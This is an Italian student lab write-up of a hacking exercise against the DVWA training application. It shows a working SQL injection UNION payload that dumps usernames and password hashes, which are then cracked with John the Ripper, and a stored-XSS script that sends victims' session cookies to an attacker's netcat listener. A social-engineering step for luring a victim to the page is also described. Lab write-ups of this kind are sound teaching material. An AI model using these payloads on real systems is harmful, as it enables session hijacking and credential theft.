## **HACKING – ESERCIZIO WEEK 6**

L'esercitazione di oggi consiste nel exploitare le vulnerabilità di:


- SQL Injection
- XSS Stored

## FASE 1

Nella prima fase abbiamo eseguito una piccola ricerca per vedere gli utenti presenti nel DB di DVWA.


/ulnerability: SQL Injection (Blind	Vulnerability: SQL Injection (Blind)
User ID:  [Submit]  ID: 1 First name: admin Surname: admin	User ID:  2  ID: 2 First name: Gordon Surname: Brown
ulnerability: SQL Injection (Blind	Vulnerability: SQL Injection (Blind)
User ID:	User ID:
ID: 3 First name: Hack Surname: Me	ID: 4 First name: Pablo Surname: Picasso
Vulner	nility: SQL Injection (Blind)
User ID	
5	Submit

Inserendo nel form di Submit dei numeri possiamo notare la stampa a schermo degli ID e altri piccoli dettagli sugli utenti (**First name / Surname**) – In una situazione Blind non avremmo potuto vedere a schermo tutte queste informazioni.



Arrivati al numero 6 non veniva più mostrato nulla. Possiamo dedurre che nel DB ci siano 5 user

Inserendo questa stringa, sempre nel campo Submit, abbiamo potuto vedere a schermo molte informazioni utili ('UNION SELECT user,password FROM users#)



http://192.168.50.103/dvwa/vulnerabilities/sqli\_blind/?id=%27UNION+SELECT+user%2C+password+FROM+users%23&Submit=Submit# (url modificato)

In seguito abbiamo creato un file txt con all'interno username:hash che è stato codificato tramite il tool John.

```
(kali@ kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt dvwa.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
No password hashes left to crack (see FAQ)

[kali@ kali)-[~/Desktop]
$ john --show --format=Raw-MD5 dvwa.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

## FASE 2

Nella seconda fase XSS Stored abbiamo inserito uno script all'interno di DVWA, in modo che chiunque acceda a quella pagina ci mandasse il prprio cookie di sessione

Spostandoci sulla pagina XSS Stored utilizziamo il form message per inserire lo script. Purtroppo i caratteri consentiti inizialmente erano solamente 50. Analizzando il codice sorgente si può aggirare questo problema aumentandoli

Inserendo lo script:

"<script>new Image().src='http://192.168.50.100:4444/?cookie='+encodeURI(document.cookie);</script>"

Possiamo ricevere sulla nostra macchina in ascolto i cookie di sessione. Basta lanciare precedentenmente netcat in ascoltosulla porta indicata nello script (4444 in questo caso).

## **TEST SU UNA SITUAZIONE BLACKBOX**


Se noi non avessimo a video tutte le informazioni sulle Hash e gli User scoperte in precedenza, come potremmo risalire agli user e password ?

Dopo aver caricato lo script XSS Stored (rimane presente in DVWA anche se noi non siamo più connessi fisicamente)

Aprendo Windows 7 (che per comodità chiameremo vittima ignara) ci colleghiamo a DVWA.


La vittima ignara si collega alla pagina con all'interno lo script (possiamo indurlo ad andare lì tramite e-mail o perché è un collega e si fida di noi <sup>1</sup>). Appena la nostra vittima ignara entra, noi tramite netcat possiamo recuperare il suo Cookie di sessione.

<sup>1-</sup>link: http://192.168.50.103/dvwa/vulnerabilities/xss\_s/



Notiamo che sono presenti i messaggi inviati in precedenza (XSS stored andato a buon fine)

Preso il cookie dalla vittima ignara, tramite sqlmap noi risaliamo ad User e Hash



Da qui poi usando lo stesso sistema visto in precedenza (John the Ripper) ci ricaviamo **username e password** grazie al cookie della Vittima ignara. Avendo user e password possiamo entrare liberamente.